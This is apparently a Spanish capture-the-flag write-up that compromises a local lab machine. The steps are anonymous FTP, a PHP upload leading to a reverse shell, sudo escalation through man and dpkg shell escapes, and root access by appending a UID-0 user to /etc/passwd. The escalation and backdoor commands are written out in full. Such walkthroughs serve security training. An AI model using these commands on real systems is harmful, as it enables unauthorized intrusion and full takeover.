

## Anonymous penguin

Como siempre los primeros pasos serán preparación del laboratorio y una exploración rápida con nmap para consultar que puertos tiene abiertos, en este caso el 80 y el 21.

```
(kali@kali)-[~/Desktop]
└─$ sudo ./auto_deploy.sh anonymouspengu.tar
[sudo] password for kali:

Estamos desplegando la máquina vulnerable, espere un momento.


Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
^C

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r-- 1 0 0 7816 Nov 25 2019 about.html
| -rw-r--r-- 1 0 0 8102 Nov 25 2019 contact.html
| drwxr-xr-x 2 0 0 4096 Jan 01 1970 css
| drwxr-xr-x 2 0 0 4096 Apr 28 18:28 heustonn-html
| drwxr-xr-x 2 0 0 4096 Oct 23 2019 images
| -rw-r--r-- 1 0 0 20162 Apr 28 18:32 index.html
| drwxr-xr-x 2 0 0 4096 Oct 23 2019 js
| -rw-r--r-- 1 0 0 9808 Nov 25 2019 service.html
|_ drwxrwxrwx 1 33 33 4096 Apr 28 21:08 upload [NSE: writeable]
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:172.17.0.1
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ _http-title: Mantenimiento
|_ _http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
```

Lo siguiente que haremos, será intentar acceder a la web en búsqueda de algo de interés.



Lastimosamente la web no tiene mucho donde extraer así que vamos a probar a realizar una enumeración de directorios con gobuster en busca de más información.

```
[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
./ (Status: 200) [Size: 20162]
./hta (Status: 403) [Size: 275]
./htaccess.php (Status: 403) [Size: 275]
./htpasswd (Status: 403) [Size: 275]
./htpasswd.php (Status: 403) [Size: 275]
./htaccess (Status: 403) [Size: 275]
./hta (Status: 403) [Size: 275]
./htpasswd (Status: 403) [Size: 275]
./hta.php (Status: 403) [Size: 275]
./css (Status: 301) [Size: 306] [→ http://172.17.0.2/css/]
./images (Status: 301) [Size: 309] [→ http://172.17.0.2/images/]
./index.html (Status: 200) [Size: 20162]
./js (Status: 301) [Size: 305] [→ http://172.17.0.2/js/]
./server-status (Status: 403) [Size: 275]
./upload (Status: 301) [Size: 309] [→ http://172.17.0.2/upload/]
Progress: 13842 / 13845 (99.98%)

Finished
```

De los resultados destaca un directorio llamado upload, quizás podamos ser capaces de subir ficheros o acceder a otros desde ahí, lo que podría servirnos para una reverse shell. Por el momento volvemos al ftp del puerto 21, vamos a intentar acceder como anónimo.

Anonymous ftp logins are usually the username 'anonymous' with the user's email address as the password. Some servers parse the password to ensure it looks like an email address.

User: anonymous  
Password: anonymous@domain.com

Share Improve this answer Follow

answered Oct 14, 2010 at 19:44

 Amardeep AC9MF  
18.7k ● 5 ● 40 ● 51

In password should I provide an actual e-mail address? – user189942 Jul 8, 2015 at 13:47


1 Generally it only needs to be something in the syntactic form of an email address. – Amardeep AC9MF Jul 8, 2015 at 21:12

Add a comment


```
(kali@kali)-[~/Desktop]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53936|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 7816 Nov 25 2019 about.html
-rw-r--r-- 1 0 0 8102 Nov 25 2019 contact.html
drwxr-xr-x 2 0 0 4096 Jan 01 1970 css
drwxr-xr-x 2 0 0 4096 Apr 28 18:28 heustonn-html
drwxr-xr-x 2 0 0 4096 Oct 23 2019 images
-rw-r--r-- 1 0 0 20162 Apr 28 18:32 index.html
drwxr-xr-x 2 0 0 4096 Oct 23 2019 js
-rw-r--r-- 1 0 0 9808 Nov 25 2019 service.html
drwxrwxrwx 1 33 33 4096 Apr 28 21:08 upload
226 Directory send OK.
ftp> cd upload
250 Directory successfully changed.
ftp> put prueba.php
local: prueba.php remote: prueba.php
229 Entering Extended Passive Mode (|||20630|)
150 Ok to send data.
100% |*****|
226 Transfer complete.
38 bytes sent in 00:00 (36.77 KiB/s)
ftp>
```

```
File Actions Edit View Help
GNU nano 7.2
?php
echo "David T. Garitagoitia"
?>
```


Un directorio del ftp se llama upload igual que lo que vimos en gobuster.  
Vamos a probar a mandar un simple php para comprobar que podemos acceder a este.



Efectivamente, se muestra el nombre por pantalla, esto quiere decir que muy probablemente seamos capaces de establecer la reverse shell, para ello utilizamos la web de generator shell, podemos emplear cualquiera de los scripts de esta.



Subimos el archivo y conseguimos establecer conexión, ya tenemos nuestra reverse shell. El usuario con el que accedemos es www-data que puede ejecutar el comando /usr/bin/man como el usuario pingu sin requerir una contraseña (NOPASSWD). El problema es que para poder escalar privilegios, necesitamos una shell interactiva que nos permita abortar y volver a la shell con los permisos de penguin.



Probamos varios métodos, pero no podemos ni instalar socat, los comandos parecen no funcionar y la consola de python no nos permite interrumpir el man para salir a la shell.

```
2.12.0 HTML 2023-09-23 MAN(1)
python -c 'import pty; pty.spawn("/bin/bash")'
sh: 7: python: not found
script /dev/null -qc /bin/bash
www-data@bc0fce3f4419:/var/www/html/upload$ sudo -u pingu man man
sudo -u pingu man man
MAN(1) Manual pager utils MAN(1)

NAME
man - an interface to the system reference manuals

SYNOPSIS
man [man options] [[section] page ...] ...
man -k [apropos options] regexp ...
man -K [man options] [section] term ...
man -f [whatis options] page ...
man -l [man options] file ...
man -w|-W [man options] page ...

DESCRIPTION
man is the system's manual pager. Each page argument given to man is normally the name of a program, utility or function. The manual page associated with each of these arguments is then found and displayed. A section, if provided, will direct man to look only in the
--More--
normally the name of a program, utility or function. The manual page associated with each of these arguments is then found and displayed. A section, if provided, will direct man to look only in the
--More--
t section of
--More--
the manual. The default action is to search in all of the available
--More--
sections following a pre-defined order (see DEFAULTS), and --More--
to show only
--More--
the first page found, even if page exists in several sec--More--
tions.
--More--
chmod: cannot access '/tmp/socat': No such file or directory
sh: 4: /tmp/socat: not found
wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat
sh: 5: wget: not found
```

Me estaba empezando a dar por rendido cuando por fin conseguí la shell interactiva.

```
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@bc0fce3f4419:/#$ ^Z
zsh: suspended nc -lvnp 9001
(kali@kali)-[~/Desktop]
$ stty raw -echo; fg
[1] + continued nc -lvnp 9001
reset xterm
www-data@bc0fce3f4419:/#$ stty rows 62 columns 248
www-data@bc0fce3f4419:/#$ export TERM=xterm
www-data@bc0fce3f4419:/#$ export SHELL=bash
www-data@bc0fce3f4419:/#$
```

Primero, ejecutaremos el comando `script /dev/null -c bash` para iniciar una nueva sesión de bash y guardar la salida en `/dev/null`.

Luego, suspendemos la sesión con `Ctrl + Z` y después, configuramos la tty con `stty raw -echo` para que los caracteres se transmitan directamente sin procesamiento y sin eco.

Reanudamos la sesión suspendida con `fg`. A continuación, restablecemos el terminal con `reset xterm` para asegurarnos de que esté en un estado limpio y utilizable.

Posteriormente, ajustamos el tamaño de la terminal con stty rows 62 columns 248 para que coincida con las dimensiones de la pantalla de nuestra máquina y finalmente, configuramos las variables de entorno TERM y SHELL con export TERM=xterm y export SHELL=bash, respectivamente, para asegurar una correcta interacción con el terminal.

Con esta configuración por fin podemos ejecutar la escalada de privilegios.

```
www-data@bc0fce3f4419:/$ sudo -u pingu man man
MAN(1)
NAME
    man - an interface to the system reference manuals
SYNOPSIS
    man [man options] [[section] page ...] ...
    man -k [apropos options] regexp ...
    man -K [man options] [section] term ...
    man -f [whatis options] page ...

#!/bin/bash
pingu@bc0fce3f4419:/$ whoami
pingu
pingu@bc0fce3f4419:/$ sudo -l
Matching Defaults entries for pingu on bc0fce3f4419:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/

User pingu may run the following commands on bc0fce3f4419:
    (gladys) NOPASSWD: /usr/bin/nmap
    (gladys) NOPASSWD: /usr/bin/dpkg
```

Ninguna de las opciones para hacer escalada de privilegios funcionan correctamente con nmap así que probamos con dpkg.

```
pingu@bc0fce3f4419:/$ sudo -u gladys nmap --interactive
nmap: unrecognized option '--interactive'
See the output of nmap -h for a summary of options.
pingu@bc0fce3f4419:/$ TF=$(mktemp)
pingu@bc0fce3f4419:/$ echo 'os.execute("/bin/sh")' > $TF
pingu@bc0fce3f4419:/$ sudo -u gladys nmap --script=$TF
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 22:06 UTC
NSE: failed to initialize the script engine:
/usr/bin/./share/nmap/nse_main.lua:829: '/tmp/tmp.kV0jAQxD2l' did not match a category, fi
stack traceback:
  [C]: in function 'error'
  /usr/bin/./share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
  /usr/bin/./share/nmap/nse_main.lua:1364: in main chunk
  [C]: in ?
QUITTING!
```

con el dpkg si que conseguimos acceder como gladys (sudo dpkg -l !/bin/sh)

```
ii  libassuan0:amd64 2.5.6-1build1
ii  libattr1:amd64 1:2.5.2-1build1
ii  libaudit-common 1:3.1.2-2.1build1
ii  libaudit1:amd64 1:3.1.2-2.1build1
ii  libblas3:amd64 3.12.0-3build1
ii  libblkid1:amd64 2.39.3-9ubuntu6
ii  libbrotli1:amd64 1.1.0-2build2
ii  libbsd0:amd64 0.12.1-1build1

#!/bin/sh
$ whoami
gladys
$
```

Finalmente gladys puede ejecutar sin contraseña y como root el comando chown.

¿Qué podemos hacer con chown como admin? Otorgar permisos para editar el fichero.



```

76 -rw-r--r-- 1 root root 75113 Jul 12 2023 mime.types
4 -rw-r--r-- 1 root root 744 Apr 8 14:38 mke2fs.conf
4 drwxr-xr-x 1 root root 4096 Apr 28 21:11 modules-load.d
0 lrwxrwxrwx 1 root root 12 Apr 29 18:21 mtab -> /proc/mounts
4 drwxr-xr-x 8 root root 4096 Apr 28 21:08 networkd-dispatcher
4 -rw-r--r-- 1 root root 91 Apr 22 13:04 networks
4 -rw-r--r-- 1 root root 494 Aug 2 2022 nsswitch.conf
4 drwxr-xr-x 2 root root 4096 Apr 23 15:27 opt
0 lrwxrwxrwx 1 root root 21 Apr 22 13:08 os-release -> ../usr/lib/os-release
4 -rw-r--r-- 1 root root 552 Oct 13 2022 pam.conf
4 drwxr-xr-x 1 root root 4096 Apr 28 21:11 pam.d
4 -rw-r--r-- 1 gladys gladys 1292 Apr 28 21:08 passwd
4 -rw-r--r-- 1 root root 1249 Apr 28 21:08 passwd-
4 drwxr-xr-x 1 root root 4096 Apr 28 21:08 perl
4 drwxr-xr-x 3 root root 4096 Apr 28 21:08 php
4 -rw-r--r-- 1 root root 582 Apr 22 13:04 profile
4 drwxr-xr-x 1 root root 4096 Apr 28 21:11 profile.d

```

Vamos a echar un vistazo al fichero passwd para conocer UID y GUID del usuario root, que son 0, vamos a crear un nuevo usuario con esos datos. Debido a que el nano no está reconocido simplemente emplearemos un echo para escribir al final del archivo.

```

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:103:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
pingu:x:1001:1001::/home/pingu:/bin/bash
gladys:x:1002:1002::/home/gladys:/bin/bash
$ openssl passwd gari
$1$yHE/yKZg$0qMozI/uGn2lQQD4YiWTP0
$ nano /etc/passwd
/bin/sh: 19: nano: not found
$ echo 'gari:$1$yHE/yKZg$0qMozI/uGn2lQQD4YiWTP0:0:0:MyUser:/home/gari:/bin/bash' >> /etc/passwd

```

Vemos como se añadió correctamente el usuario, al acceder como este con la password. Al tener tanto root como gari el mismo UID (Identificador de Usuario) y GID (Identificador de Grupo), esencialmente le otorga control completo sobre el sistema. Pueden realizar cualquier acción, modificar cualquier archivo y acceder a cualquier dato, independientemente de los permisos de propiedad.

```

systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
pingu:x:1001:1001::/home/pingu:/bin/bash
gladys:x:1002:1002::/home/gladys:/bin/bash
gari:$1$yHE/yKZg$0qMozI/uGn2lQQD4YiWTP0:0:0:MyUser:/home/gari:/bin/bash
$ su gari
Password:
root@bc0fce3f4419:/# whoami
root
root@bc0fce3f4419:/#

```

